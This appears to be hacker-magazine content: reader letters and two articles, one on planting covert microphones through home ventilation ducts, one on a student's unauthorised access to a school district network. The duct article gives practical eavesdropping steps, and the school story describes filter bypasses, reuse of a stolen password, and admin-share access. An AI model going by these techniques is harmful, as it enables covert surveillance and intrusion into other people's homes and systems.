I have acquired (through legal means) what appears to be some sort of credit card swiper/reader. The only name on it is Micros Model #400412 User workstation/3. It has a large touchpad and when I plug it in it gives me the options to adjust the contrast level. It has two com ports in the back as well as an AT keyboard plug, a PC port (cat 5?), two cash drawer ports (that look identical to the keyboard port), a printer port, a larger than usual video port (labeled Cust. Display), and another port (labeled EXT port) which also resembles a cat 5 port. I am looking for any information anyone may have on using this device and exactly what I can modify it into.

mustangdriver504

More From The Military

Dear *2600*:

In response to the letter from Neo in 20:4, tell your friend not to worry. I am in the military and an avid reader of *2600*. One day at work I was reading the latest issue. Being in a career field where you deal with sensitive information on a daily basis, someone overreacted and informed my shop supervisor that I was reading "potentially corrupting pamphlets" or some other crap like that. The next day I went into the flight commander's office to retrieve it back and he told me about what happened. Then he informed me that it is our duty to "uphold and defend the Constitution of the United States" and part of that is "the right to free speech" and that my reading this would fall under that. So Neo, to make a long answer short, if your "friend" gets in trouble, just tell her to read the Constitution next time someone tells her that she can't read *2600*.

Caps Lock

As with anywhere else, you may be obstructed by morons and clods. But it's nice to hear of situations where rational thought and respect for freedom win.

Positive Stuff

Dear *2600*:

Surfing around in an attempt to find a "bristle-block" explanation for a friend on encryption, I came across this on "How Stuff Works." It's good to see that some can get the idea and not spread ignorance. Here is the full text:

"Somewhere between the locksmith and the burglar is the recreational lock-picker, sometimes called a hacker. Like expert computer hackers, their code is to pick locks for the fun of it."

Always looking forward to the next issue.

scotwr

Dear *2600*:

Finally, a definitive answer on whether or not *2600* represents *good* hackers or not. The gematriculator says 2600.com is 64 percent good: http://homokaasu.org/➥gematriculator/

Steaming Martyr

What a relief. Especially since the MPAA was rated as 73 percent evil.

Submissions

Dear *2600*:

I wanted to know if you've ever published an article on how to get all the screensavers, ringers, games, etc. on your Sprint phone for free. I have about two and a half years of *2600* and didn't find anything like this. If you haven't, please let me know and I will submit something I wrote about this for review.

mike

This sounds like something we'd be interested in. If your article is written especially for us and not already up on a web page or published elsewhere then please send it on in. Online, you can e-mail articles (ASCII format please) to articles@2600.com. In the real world, you can send mail to 2600 Editorial Department, PO Box 99, Middle Island, NY 11953 USA.

Dear *2600*:

Can you guarantee the anonymity of submitters of articles? I have an article that may make a large corporation very angry.

Anon Ymous

Our publication keeps a significant percentage of the corporate world in a perpetual state of anger so your article would be right at home here. If you take sufficient precautions, such as not using a byline that can be traced back to you, being specific as to which name we should use, and not having anything that could identify you in the actual text of the article, you should be OK. Also, be sure not to e-mail us from an account others might monitor, especially one from the large corporation itself. We can't discount the possibility that e-mail traffic could be monitored somewhere along the line so in real sensitive situations, drop it in the U.S. mail with no return address. Wear gloves.

Dear *2600*:

Are the images that appear along with the articles supplied by the authors or do you guys add those in yourself? Or is it a little of both?

drlecter

Yes.

Warnings

Dear *2600*:

Rumor has it that there are two very powerful, radical fundamentalist cells operating in the United States. These two very large cells, comprising millions of citizens, each claim to trace their group conception to a little-known band of terrorists who once plotted and successfully carried out radical, military-style attacks on centers of authority right here in North America.

As November draws near, it is suspected that one of these two groups might try something dirty, underhanded, or even dangerous in order to affect the outcome of the presidential election.

Americans are urged to keep their ears open and to report any suspicious activity occurring near important political centers such as voting booths, press releases, and fund-raisers.

If you, or anyone you are spying on, receive any information about the activities of members of "The Democratic Party" or "The Grand Old Party," please notify national security authorities immediately.

eyenot

This is going to be one interesting year.

Dear *2600*:

VeriSign has a product called NetDiscovery that looks to basically be outsourced CALEA (Communications Assistance for Law Enforcement Act - http://www.➥fcc.gov/calea/) processing. They just announced a deal with Cox to provide this for VoIP on Cox's cable service. This is one of the first in what will probably be a series of "preemptive" compliance with CALEA, seeing as the FCC is currently debating whether or not CALEA applies to VoIP. Anyway, Verisign has a "user's guide" for NetDiscovery available on their site, but it's password protected (i.e. "customers" only). It seems like it might make interesting reading. http://www.illuminet.com/docs/net➥Discovery/secure/netDiscoveryGuide.pdf

mixmaster

Dear *2600:*

I just got a link in my e-mail that pointed to a phony web page on a Russian server which immediately opened a real Citibank web page with a small phony page asking for a bank card number, PIN, and account number. The mail was sent from a Portugalnet mail server, which alone should be suspicious. The Russian web server they parked on is a free web-based e-mail service. My guess is that the server had been hacked to place the fake page or some person working on the premises participated in the scam. I alerted Citibank through their web-based message submission form. Thought you might find that interesting.

Sysopny

This kind of thing is far more common than you might believe. It's never a good idea to trust links in e-mail to actually take you to the places they claim to take you.

Dear *2600:*

In the past few months, ever since this "wireless boom," I have become more and more concerned about the state of the 802.11 a/b/g networking. I say this because I don't need to go war driving. You heard me, all the APs I find are by accident. Ever since I started messing around with 802.11b, I have come across many unsecured networks that wanted to let me in. The secured ones were a joke. I know the default IPs of the APs and a windoze box will tell you the model number, and the default password is not hard to find (you printed it in 20:4!).

People don't realize how much of this is already out there. Even I didn't until recently. All the cool new laptops have it, PDAs, elevators, refrigerators, and these "hot spots" that they tell us about are popping up faster than tribbles with Mountain Dew.

Back when you needed a physical connection to get into a router it was somewhat easier for the manufacturers to make their devices secure by obscurity, but now that people can be outside and just get it, it's pointless. The manufacturers of these things don't care, the users don't care, the only people who do care are the ones who want to exploit it. With my AP I have taken every action I can think of to secure it (short of grounded aluminum foil on the walls and ceiling), but does it matter? There is so much unprotected wireless out there for people to get into that I don't think it does.

I think we are going to be in for a wake-up call really soon when the powers that be realize how rampant this has become. Don't be surprised if some new regulations come out, making sure you keep your networks safe from the evildoers of the net.

I hope anyone who has this technology will secure it or get busted for downloading kiddy porn that they didn't even know the script kiddie perv next door wanted.

crazypete

Do you really believe new laws and regulations are the way to address this? What's happening now with wireless is the equivalent of wide open PBXs of days past where people would be able to make free phone calls courtesy of various corporations. Except now there aren't huge phone bills being generated. If companies today don't care enough to secure their wireless connections, then they run the risk of having internal data compromised. That's what they should be held accountable for, not the specifics of what is said or transferred by outsiders. Apart from some companies not being vigilant with their own security, we see the prevalence of free wireless connectivity (much of it intentional) as a very positive development.

Dear *2600:*

They that can give up essential liberty to obtain a little temporary safety deserve neither liberty nor safety.

Ben Franklin

Will you please stop telling us this every damn day?!

Dear *2600:*

A friend of mine has been having a problem with SBC long distance and their Juno Internet service. There appears to be some kind of malware that consistently sets the victim's Juno access number to a number in Calgary, Canada. The victim lives in Missouri, so they then make a long distance call whenever they use Juno. The "qui bono" is SBC, who gets to collect a long distance charge. I am hoping you will print this so that others who know people in this situation will encourage their victim friends to report these incidents to the FBI so some action may be taken against the perpetrators of this scam. Hopefully Juno will take some steps to make changing the access number their software uses harder to change - perhaps a checksum or some other protective measure could be put into place. Ideally SBC will refund all the long distance charges attributable to the malware.

RT

A fresh install of software sounds like it's in order here. It's also possible to monitor whatever numbers are being dialed on the screen as they're being dialed. You may also be able to install a block on this number through your local phone company.

Stupid Stuff

Dear *2600:*

At the three different newsstands where I get my copy of *2600,* there is always some sort of sticker on the logo and the word "hacker." Most of the time there is more than one. The stickers are the same stickers used for the price but there is no price on it so it is obviously with the intent of hiding the "hacker" word and the "2600." Being of positive mind, I entertained the idea that it was to protect the customers. Not being stupid I know better.

Fairy Fock

Try to find out if these three newsstands are owned by the same people. If so, it's just one dunderhead who thinks s/he's keeping something "offensive" from the eyes of customers. Why they bother to try and sell our magazine with that attitude is beyond us. If they're not owned by the same people this could be happening at some other level which we would love to find out more about. And there's always the possibility that this is just random stupidity on the part of the person doing this, not realizing that they're covering both the name and description of the magazine. Not likely, but stupidity is always possible.

Dear *2600:*

I thought you would find it interesting that on the NOCTI (nocti.org) Computer Technology test (besides being completely obsolete, containing questions that applied to late 80s DOS-based PCs), one of the questions was written exactly as follows:

A computer hacker is any person who

Continued on page 48

Consumer Spookware vs. Your Castle

by wideband dreamer
(a.k.a. dark spectrum)

It's been a long day. You slaved for hours under the baleful glare of your employer's closed-circuit spycams. You ran errands on city streets, in a mall, and at an ATM - more spycams. Then you visited with some friends at a wild party. Everyone there seemed to be flashing camera phones. Who knows how many wireless cameras and microphones were planted or where. But now you're home and you can finally feel that you have some privacy and security. After all, you've got bars on your windows, high-quality door locks, and an alarm system. You're surrounded by a protective shield of drywall, structural timber, and bricks. You swept the house for wireless surprise packages just last week. Still, you can't help asking yourself: are there any chinks in your armor?

You bet there are. Not just chinks, but big, gaping holes: clothes dryer exhaust vents and air exchanger vents. Stove vents, chimneys, and sump drains. Bathroom fan ducts, soil stacks, and sewer lines. Most of them are big enough to drive a truck through (a stripped-down 1:24 scale R/C truck that is). You might be asking yourself "Ducts? Vents? Has this guy been playing too much Half-Life?" but in fact each of those external interfaces constitutes a vulnerability. Some of them are already borderline exploitable with consumer spookware available at the nearest big-box store. I'll give a few examples later on, but first a short history lesson.

This article describes the next phase in the ongoing erosion of your physical privacy. Phase One started over a decade ago with "Big Brother" spycams watching out for you. They were installed in public places, places of work, and some not-so-public places. You didn't like the spycams but eventually got used to them. After all, you like to feel safe from unknown threats and you certainly don't want to pay the cost of someone else's shoplifting or any coworkers slacking off on the job. You often hear about abuses such as covert spycams in changing rooms but in today's highly charged post-911 environment there's not much point in complaining. Nobody will listen.

Phase Two started just a few years ago, as continuing advances in wireless technology and miniaturization started placing tiny - but highly effective - multimedia devices in the hands of ordinary consumers. This new batch of users didn't need any large outlays of cash or any special training and some of them didn't feel that they should be constrained by privacy laws or any notions of propriety. This led to spycams being placed in all sorts of odd, intrusive places like residential bathrooms, clock radios, fake smoke detectors, and even the tops of shoes. Just google "spycam" and you'll see that there is a thriving industry based on this concept. In case you aren't aware of how pervasive or how capable spycams are these days, a good introduction is Marc Roessler's article "How to Find Hidden Cameras" at http://www.tentacle.franken.de/papers/➥hiddencams.pdf.

Modern technology created these possibilities but has yet to offer any inexpensive, easy to use countermeasures. Miniature radio frequency (RF) detectors are available from a few companies. For example, P3 International sells an inexpensive unit that they describe as a wireless camera detector. It certainly does work as advertised but it isn't effective in all circumstances. For example, try using it in an area with wireless speakers or close to a switch-mode power converter. More capable devices have been available for some time from companies like Optoelectronics but of course they cost more and require some expertise to use properly.

Camera phones are the most recent privacy threat. They're difficult to avoid due to their portability, tiny lens, and widespread use. Cell phone detectors are one solution but they're not cheap, and in any reasonably busy area they'll get nonstop false hits from ordinary cell phone usage. You could just nuke all calls with a cell phone jammer but that's kind of risky in the USA and the many other countries where such devices are outlawed.

Enough history. Let's review what we have so far. Phase One was "Big Brother's" spy-cams in public places. Phase Two saw the introduction of other people's audio and video spookware in their shared places. The progression should be obvious. The next phase will bring common criminals' spookware into your own private places. The required wireless and multimedia products are already available and the robotics platforms aren't too far behind.

A Simple Example: Burglary

Let's start with clothes dryer exhaust vents. As a general rule, they feed directly through the exterior wall into living space. How convenient. They're four inches in diameter which is large enough to accommodate all kinds of gear, and they're located low down on the ground floor (nobody wants to run upstairs or downstairs to do the laundry) which means that they're easy to access from the outside. It doesn't take any space-age tools to remove the outside vent cap, separate or cut off the duct feed, and then rock the dryer away from the wall. This deconstruction activity is likely to tick off Fifi big time but she doesn't know how to dial 911 and the alarm system's motion detector around the corner is clueless to the big happenings in the laundry area. If Fifi proves to be too much of a nuisance or if the clothes dryer is too difficult to muscle out of the way then a good alternate route is provided by the air exchanger. It has input and output ducts which are four inches or larger and typically lead to an unmonitored basement area.

Once the duct has been cleared the next step would be to shove through a Robots 'R Us BurglarBot and while it's unfolding, retreat to a more comfortable position to prepare for some leisurely remote-controlled burglary. Just like Fifi, the BurglarBot is too small to trigger motion detectors but large enough to climb stairs and jump onto countertops.

Okay, so there's no such thing as a BurglarBot. The best a burglar can do right now with off-the-shelf consumer gear is strip down a small R/C truck, strap a penlight, wireless camera, and a custom gripper onto it, and hope that the homeowners keep their jewelry and other valuables on the floor. Not much of a payoff for a criminal act. But if you consider industrial equipment, there will soon be many more options available. Google "ventilation duct robot" and pay particular attention to the so-called micro units. You'll see that there are already several small, versatile robotics platforms for sale. Once they've been shrunk by another factor of two, the addition of a telescoping arm will transform them into real security threats. As always, there's much better stuff cooking in research labs. It's usually aimed at defense or rescue applications but might some day find its way into your house. For example, the University of Minnesota's Digital Technology Center is developing reconnaissance robots the size of a soda can (google "COTS Scout") that can easily fit sideways through a clothes dryer duct. They can jump up stairways. They can assemble and transmit complete 360 degree panoramas of each room. Cool. SUNY's robo rat (google "robo-rat abc") looks even more dangerous: a *cyborg* that could eventually become a well-trained burglary tool.

Don't think that clothes dryer ducts are the only vulnerability. There are many other ventilation pathways into a house. Most of them are constrained by flooring, joists, and drywall, and are terminated by well-anchored equipment. But that doesn't make them much more secure. A determined burglar could easily reach into the hole in the exterior wall and cut through the ceiling drywall.

Internal Interfaces

A separate concern: these other pathways lead to more active areas of the house which means that they're vulnerable to privacy intrusions. To better understand the possibilities you can start by examining one of your own bathroom fans. You'll need a step ladder and a Phillips screwdriver. The fan's grille is probably held in place by spring clips. Carefully pry it away from the ceiling - you'll notice that it doesn't take much strength to do that - and then release the clips to remove it. If the interior of the housing has an outlet and an electrical cord then the blower assembly is removable. Unplug it and loosen or remove any metal screws holding it in place. You'll see that the blower assembly doesn't provide much of a sound barrier. In fact, it probably has openings below the fan blades that are wide enough to accept a thin surface-mount circuit board. Look up inside the fan housing and you'll see that it has an exhaust port which leads to ductwork. There might be a lightweight spring-loaded damper just outside the exhaust port but it's not going to stop any kind of miniature robot and it's often too poorly sealed to provide any barrier to sound waves. In a quiet house, a microphone placed just beyond a poorly sealed damper can pick up conversations in the adjoining room, assuming that the bathroom door is open most of the time.

Looking down the road a few years, consider a miniature "urban reconnaissance robot" that has reached the exhaust port and wedged itself in place. From there, it could fish a small cluster of three miniature cameras between the fan blades and the grille. Each camera would have its field of vision partly obscured by the grille but all it takes is some fancy image processing to blend the three signals into an unobstructed view down from the ceiling. And you thought your bathroom was a private place. Note that a robot this size is closer to reality than you might think: take a look at Robomotes (just google it), a tiny robotics research platform.

External Interfaces

So how hard is it to gain access to the fan's exhaust port? To answer that question you have to go outside and study some external vents - preferably the ones on your own house. You'll get into less trouble that way, plus you should have an easier time figuring out which rooms the vents lead to. Bring a flashlight. If you're the self-conscious type then you might feel strange while snooping around your house's external ventilation interfaces. You shouldn't. It happens to be a perfectly natural thing to do since it can provide answers to many questions that plague a typical homeowner. Questions like: "Why isn't my bathroom fan pulling air out?", "Where is that horrible stench coming from?", or "Why is there smoke coming out of my clothes dryer vent?" Choose a suitable concern in advance so that you're ready in case one of your neighbors starts asking nosey questions.

You'll soon see that vent caps are often located in unexposed, out of the way places and so covert access is possible. They aren't considered to be particularly attractive so you usually don't see them in the front of the house where they might at least be protected by motion-activated lighting. Instead, they're on side walls or rear walls, possibly even further obscured by a foundation planting such as a conical cedar which of course provides cover for intruders.

There are two basic types of vent cap: louvered and hooded. Louvered caps are flush to the exterior wall and typically have four plastic louvers that swing out when the vent is expelling air. To inspect their ductwork all you have to do is raise two of the louvers and shine your torch in. Almost all ducts are three to six inches in diameter. Simple arithmetic (yup - divide by four) gives you some idea what you can stuff into there without damaging the louvers. They're flexible when in the horizontal position so if you raise two of them you can get extra clearance at the center. Some specific examples: a four inch louvered cap is large enough to slide in a small FRS radio, a small Pocket PC or a AA battery pack. With some care, you could even squeeze in a mini PenCam. A six inch louvered vent can accept a D-cell battery pack, a Nomad Jukebox 3, and enough portable communications equipment to set up a remote-control command post.

Hooded vent caps are covered by an angled hood which protrudes from the exterior wall. They have a swing out damper to prevent backdrafts and to keep pests out. They might also have a separate removable pest guard held in place by hooks or snaps. Hoods that enclose a large volume can accommodate larger objects than an equal-size louvered cap but even the big ones are extremely awkward to look into. Standard flashlights don't fit (since you need to shine them straight in) and the wimpy ones that do fit don't provide enough light. Flashlights with small swiveling heads are more likely to provide enough lighting, as well as the compact disposable units with three side-by-side batteries. Unless you have a really odd-shaped head, the next challenge is to actually look inside. It's possible to position your head under the hood and use a small mirror but I wouldn't recommend it. Interpretation of a tiny reversed image while juggling a damper, mirror, and flashlight is not a skill that you want to acquire. What you need is a small video device which can be inserted and then interactively positioned, e.g., a PC camera.

If you live in a town house or some other multi-family building then don't forget to check for bathroom exhaust ducts which might pass through the attic to the shared (and hence insecure) rooftop. But don't actually go up on the roof. It's dangerous, and besides you can see more by going up into the attic. Just watch out for protruding nails and don't step through the ceiling. If there is ductwork up there you'll see that it's the flexible metal type and it follows a smooth curve from the fan housing up to the vent. Rooftop vents are the easiest ones to snake equipment into since their ducts usually don't have any sharp bends and also because gravity does most of the work. That makes them soft targets but not necessarily high value ones: what goes on in the bathroom itself isn't of much interest and an upstairs bathroom typically borders on high-traffic areas rather than discussion areas.

These are just generalizations - your house might be different.

Two Privacy Intrusions

So where in your house would you go to place a sensitive, confidential phone call? Assume it's about something really big: your strategy for the next football game, a plot to overthrow the mayor, or maybe the next release of your network snuffer (spelling intentional). That kind of deep thinking requires lots of beer or soda pop and other good stuff. So the kitchen is the perfect place. If it has a central island counter, the kind with a cooktop and integrated surface downdraft vent, then you might place the call from that countertop. Well, if that's the case then there could be a microphone literally right under your nose. Open up a cabinet door near the vent and you'll probably see a honking big six-inch duct coming up out of the floor. The microphone would be right there where it meets the integrated blower. Stove ducts are required - by code - to be composed of rigid metal ductwork. It's stiff so it won't have any sags or bulges that are difficult to fish through. Since it's smooth there aren't many ridges to catch incoming or outgoing gear onto, although you do have to watch out for exposed sheet metal screws. Last but not least, downdraft vents need more pull than the overhead types so the ductwork has to be at least six inches in diameter. So downdraft vents are another soft target, as long as the duct isn't blocked by a remote blower or a pop-up snorkel vent grille.

Maybe you don't like to use the kitchen for sensitive calls because too many family members hang out there (your parents, your kid sister, your own kids, whatever). Then the basement might be a better location even though it's less well equipped. But if it has a bathroom bordering on the main area and that bathroom has an exhaust fan, then it might be less private than you think. You probably noticed its vent cap during your outside tour. It's located low on the ground so it's easy to access. But the ductwork consists of flexible metal tubing. It's corrugated, has lots of sags and bulges, and is thin and easy to damage: very difficult to fish equipment into. If it has any bends or if it runs for longer than ten feet then it's probably immune to the simple method that I'll describe in this article. But who knows - you might dream up more effective techniques.

Microphones

Now that you know where the soft spots are, the next step is to actually try planting a microphone to measure its pickup range and see how vulnerable your place is. There are all kinds of esoteric equipment out there but I'll focus on standard consumer stuff so that maybe you can choose from your existing treasure trove.

Let's start with the mic. There are three important things to remember. First of all, you're trying to pick up far-field signals so don't use a noise canceling mic. Secondly, choose an omni directional unit since its orientation will be hard to control. Thirdly, use a wired mic since they're small, can't be picked up by RF detectors, and also because the wire makes it less likely that you'll lose the @#$* thing deep inside a duct run.

If you're testing with a PC then a small multimedia mic is fine, otherwise use either a tie-clip mic or a lapel mic. The classic tie-clip design's tiny mic and separate battery box make it ideal for covert recording in public (it can even be fitted into the top of a disposable pen) but the small size reduces sensitivity a bit and the separate battery box is yet another bulge that might get caught on a sheet metal screw or whatever. Lapel mics are more compact as a whole because they integrate the battery box to the microphone housing but they're also more likely to have a modern right-angle plug which is less than ideal - you'll see why soon enough.

The recorder should be placed just inside the vent cap so that the cap's louvers can be fully closed to block outside noise sources. The mic's wire probably won't be long enough so use a headphone extension cable but make sure it's shielded and is a straight cable, not the coiled type. Get the minimum length you need - shorter is better. Headphone cables have three conductors so they're perfect for stereo mics or PC mics and are also usable with the mono mics used by most portable audio gear. I hope you know not to plug a PC mic into audio gear or vice versa - they aren't compatible.

Recorders

Even if you succeed in positioning the mic right next to the fan's exhaust port, its location guarantees that the signal will be muffled and reverberant. So the ideal recorder would have continuously adjustable microphone sensitivity that you can crank up to an abnormally high level. It would also have digital outputs so that the audio can be uploaded for further amplification and more sophisticated enhancement, and of course it needs a jack for an external microphone. All portable datcorders and some minidisc recorders have those features.

They're good test tools but don't have enough recording capacity for real-life surveillance applications. Another possibility is an MP3 recorder with a line in jack but it would need a preamp to raise the mic input to line levels. I don't know of any small off-the-shelf preamps so you might have to build your own: look for "audio preamp" at sites like discover ➥circuits.com. Keep away from phono preamps - they're special-purpose devices that were used in the last century when music was recorded on vinyl. Note that the Nomad Jukebox 3 has a line in jack, or google "line music recorder" to find a smaller unit. Try to get a model that can record raw audio without compressing it.

You might think that a pocket memo recorder would be perfect for the job. For example, the Olympus DS-330 Digital Voice Recorder is the size of a cigarette lighter, lightweight, all-digital, and has a jack for an external microphone. In standard playback mode it can record two hours and thirty-five minutes which is more than enough for acoustic testing. But it doesn't have enough dynamic range for most surveillance applications: it only has two sensitivity levels, and its aggressive compression algorithm reduces low-level speech into low-level incomprehensible babble. So it's only useful in ideal conditions: fans that have no exhaust port dampers and are close to the target area. An extra preamp stage might help.

A notebook PC makes an excellent recorder - see my article "Microphones, Laptops, and Supertaps" in 20:2. Configure it for 16 bits and either 8 kHz or 16 kHz. A Pocket PC or PDA is even better, as long as it has a jack for an external microphone. Just use whatever you have - even a boom box with a cassette recorder is good enough for exploratory tests. But remember that a real intruder will probably have better equipment than you do. Don't assume that battery life is a serious constraint. It's easy to hook up external battery packs. A homebrew microphone cable could supply endless power to replace the mic's tiny button cell and as an added bonus it could supply a higher voltage to boost the mic's sensitivity a few dB.

Installing the Microphone

The ideal microphone delivery device would be some sort of robotic "duct rat." You probably don't have one lying around in your toolbox so you'll have to find some way to fish the mic into position. It might be harder than you expect. Take interior measurements first so that you'll know how far the mic has to be inserted. If the vent cap is hooded don't just fish blindly assuming that the ductwork is all in a straight line. The location of the vent cap is constrained by clearances to the ground and to windows so the duct might need a downwards twisting dive to get lined up between the joists.

If you want your test to be realistic then you'll have to use unobtrusive equipment to insert the mic - I doubt that an intruder would go skulking around your neighborhood armed with duct cleaning brushes. Try to find something smaller. Whatever you do, don't use an electrician's fish tape - they're much too stiff and are sure to damage unseen flexible connections, the damper, or the fan blades. A metal tape measure is safer and is a lot more convenient to carry around. A slim, lockable 16-foot unit with a removable belt clip is a good choice since you can insert it into the vent cap once the mic has been positioned. Go to a larger size if you need more stiffness or length but then you might have to leave it outside the vent cap and the louvers won't be fully closed.

Attach the microphone with masking tape so that it will be easy to release once you're done. If you're using a lapel mic then tape it facing down just beyond the end of the measuring tape. If you're using a tie-clip mic then let the mic element extend an extra half-inch so it can hang downwards. Use plastic-coated 18 gauge wire to fasten a small plastic cat toy (the kind that comes with a bell inside) over the end of the measuring tape. The cat toy provides a protective cage for the mic and prevents the metal tab at the end of the tape from catching on things. Don't forget to turn on the mic. If it has a separate battery box then tape the box into the curve of the measuring tape. Position it to protect the on/off switch or if that can't be done then cover the switch with a piece of masking tape. You also need to tape down the join to the extension cable and that's when you'll realize that an old-fashioned straight microphone plug is more appropriate than the newer right-angle ones.

Pay out the measuring tape from a distance of two or three feet so that you can accurately gauge perpendicularity. Measuring tapes are only flexible in a single plane. If you're fishing into rigid duct that has a vertical bend further in (typical of downdraft vents) or flexible duct with vertical sags then orient the tape as though you were measuring a floor. If you're fishing into flexible duct which zigzags within its 16 inches of joist space then hold the tape

measure sideways. Let the tape pull in the mic wire. If the wire stops pulling in it means that the tape has gotten folded over itself which isn't good. Reel it back in and try again.

Once you've got the mic in place you can congratulate yourself: you planted a mic deep within the bowels of the house and set up a recorder in a weatherproof, easily accessible location. You did all this from the outside without being detected by the alarm system. But before patting yourself on the back too hard you should check if the setup is effective. Go to the target area and place a telephone call or speak as though you were in a meeting. If the pickup isn't what you expected then remove the blower assembly and check where the mic actually is. It could be in the middle of nowhere, right on top of a particularly noisy A/C duct.

Epilogue

So that's it for Duct Fishing 101. You might be wondering about the other vulnerabilities I mentioned earlier, like chimneys and sewer lines. Well *sorry* but I'm not about to put my equipment in those places so you're on your own. But if you're expecting robots to come bursting out of your toilet like the creature in *Alligator* (1980) then forget it - that won't be happening for the next decade or so.

If you're like most people then you don't leave your valuables on the floor, and you don't hold secret meetings that anyone in their right mind would be interested in. So you won't lose any sleep over this article. If you wake up late one night to the sound of someone's voice coming out of a nearby bathroom fan, don't be too alarmed - it's just some doofus who's decided to sacrifice a cheap FRS radio for a practical joke. But be more wary if you wake up to strange, inhuman noises radiating from the ceiling. Pulsed, high-pitched whirring sounds characteristic of step motors or precision servomotors, maybe even miniature high-speed cutters. By then it will be too late. Maybe you should go out and look at those ducts right now....

A Lesson on Trust

by Sairys

While I can't say I'm very proud of what happened, it does show a certain truth of the computer world. Hackers (using the term lightly) do not stick up for each other when things take a turn for the worse.

During my junior year in high school, the school network security was a joke. The school admin's goal was to block student access from the C:\ drive, prevent us from obtaining DOS access, restrict us to our username folders, and block us from inappropriate web sites. I'm sure that the school faced security issues before but they did nothing to make it more difficult for us.

Being a typical student, I wanted access beyond what the web proxy would offer me. When class got dull I took refuge in a quick game of Slime Soccer or Jet Slalom. As these sites became more popular and the proxy started picking them off one by one, alternate ways had to be found. It soon became very apparent that the proxy would only check the initial ASCII URL. If a student came up with an IP address, the proxy did nothing. Over the span of a month, the school switched proxies about three or four times. They finally stumped us with BESS. So far the only method around it is to use Babelfish to translate websites back to English (although now they block AltaVista as well). Also, sometimes it misses websites that have a www2 clone of itself. The most outrageous thing was when www.google.com was blocked, but after enough complaints it was once again cleared as an appropriate site.

At the time I was also enrolled in a computer science class, a CISCO networking class, and an A+ tech class. Each of those classes had use of the command prompt. Doing labs where one needs to ping a machine or run tracert across a network is impossible

when Altiris is blocking you. After a few days of watching the teacher do the labs for us on the overhead, a few of us realized that Altiris only blocked the command prompt from the start menu. A quick glance at a Windows 2000 install showed that the command.com file is in the C:\WINNT\ ➥SYSTEM32\ folder. The best thing was that Altiris did not prevent us from making shortcuts. So a quick link to the command.com file gave us the prompt we dreamed of.

At this point the wanna-be hacker inside a couple of us woke up. We began to have a bit of a game going. See what you can learn about the network. I must admit that it was fun and even exhilarating. A week later we already had access to the C:\ drive and command prompt access. We learned that while Altiris would prevent us from entering local URLs by hand, it had no issue with links. So a simple hyperlink to file:///C:\ would give us the drive. From there we could run command.com, telnet, or anything else that we wanted.

Until this point it was nothing special. A little bit of clicking and some short HTML. Eventually an accomplice of ours learned a teacher's password. None of us worried about using it because we still didn't have gradebook passwords, nor did any of us desire them. Teachers have it a little bit easier then students. At the time, teachers had full access to student folders. Also, they had no restrictions of the command prompt and could even execute regedit. Nevertheless, the key was when we saw a small login script executing in the background. We took a screen shot and found the location where the file was being run from. It was this file that made me aware of the array of "net" commands. "Net use," for example, will map a network shared directory to a drive letter. That's how the servers automatically displayed the O:\ drive for students and the T:\ drive for teachers. Also, I learned about the "net view" command, which displayed all the computers on the local workgroup. When I ran this command, the results were astonishing. Every machine in the entire school district was visible from any node. Using the teacher account, I could "net use" to the folder of any student that belonged to the school district. Be it a middle school kid or the prom queen of the rival high school. While this was "cool" at the time, it was of no use to us. The thing which to this point amuses me is that the admin of this network created a master login script for himself. This script would automatically "net use" to every directory on the district server. This still did not do much. At this point we had access to every student folder, but were still restricted to the single teacher's files.

It was by pure accident that I struck gold. A class of mine went to one of the computer labs to type up some essays. I picked a computer and powered it on, but was welcomed by a blue screen that claimed the boot volume to be corrupt. Needless to say the computer wouldn't work. Being too lazy to shift a computer over I tried to see if I could get to the command prompt and run anything to fix the problem. I was unsuccessful, but once the class left the room for lunch I found myself alone with the machine. Actually, I was desperate for results so I began looking closely at the boot prompts. "Press F2 for diagnostic" was one of them and it seemed appropriate at the time. I hit F2 and was greeted by a Bootworks logo. The available options were all grayed out so I couldn't do anything, but when I quit I found myself face to face with the command line. It was time to explore.

DIR showed a file called startnet.bat. They couldn't have made this simpler. This file called all the necessary programs to connect me to the local network. Better yet, no login needed. Once I realized that I could see other computers, I checked to see if I could access my personal folder. I could. Using "net use," I mapped the teacher directory and found I could access any folder I wanted to, anywhere in the entire school district server. I also quickly learned that every machine was, by default, sharing $C. This meant that remotely I could access the C drive of every computer. At this point I should have reported this hole to the admins and saved myself the trouble, but curiosity got the best of me. This was too good to be true. There was almost no way to trace who was at the computer. There was no username, no password. The only evidence would be IP information and MAC address, but since hundreds of students sit in that lab during the day, it would be hard to trace it back to me.

Another check at the network computer made me laugh a little more. TROY_PROXY was the name of the machine which housed the friendly BESS guard dog. A simple DEL

statement would get rid of it all. Fortunately, none of us had malicious intent. At this point, the network was at our disposal, and even though there was nothing we wanted from all those folders, it was sure nice to know that they were available to us. It was like being released from a prison. Also, up to this point no one had any idea what was going on. None of the admins even bothered to check up on the red flags that were probably showing up on their systems. Nevertheless, the fun had to end at some point.

A certain student who went by the alias eCKO decided to play some more games. He learned how to remotely shut down machines, as well as eject CD-ROMS. Personally, I was a little intrigued but he decided not to share this information. Anyway, his fun backfired on him. During one of his classes he began to eject his teacher's CD-ROM from his computer. The sad thing is that he admitted to it personally. He claims to have thought the teacher to be "cool" and not rat him out. *Wrong!* Within a day his username was blocked. This posed problems for him since he needed to get to his student folder to get some files. He got the bright idea that since he knew a teacher's password that he would simply use that to get his files. Needless to say, his computer was being watched. The moment he logged in with the teacher username, his computer froze as the Altiris "eye" watched his screen. He knew he was busted.

It took about two days for him to turn himself in. He admitted to using the teacher password and claimed that I had given it to him. I quickly got a pass to get down to the office and was interviewed, prison style. As I sat there I heard a few other familiar names getting called down, and saw a few familiar faces pass into a nearby "conference office." It was clear that everyone who was in on this was ratted out. I did the only thing I could and tried to save my ass. There was no denying the fact that I used the teacher's account and accessed data that was not mine to access, but no harm was done. I figured that as long as I told the technicians how to fix their problems that things would be all right.

Into the second hour of the meeting, two computer techs walked into the room and decided that they wanted to talk. I told them about all their security issues as well as the major Bootworks flaw. I can honestly say that they were decent people, one of them at least. We cracked some jokes and in the end they decided that since I personally did not cause any damage that they would talk to the principal and get me off the hook. "According to us, you're not in any trouble." Great words to hear at such a moment, but unfortunately they were empty. They did speak to the principal, but she claimed that some action still had to be taken. All four of us were suspended indefinitely and we had to schedule a hearing. We all got our sentences on Friday, but I was fortunate to get a hearing the upcoming Monday. The meeting was pointless though since my statement meant nothing to the principal who seemed only concerned about us gaining access to teacher e-mails, which we did not do. Either way, two of us got a week's vacation, the kid who originally got the password was out for an extra day, while eCKO was out for two weeks and lost all of his computer classes. Also, he didn't receive a very warm welcome when he returned.

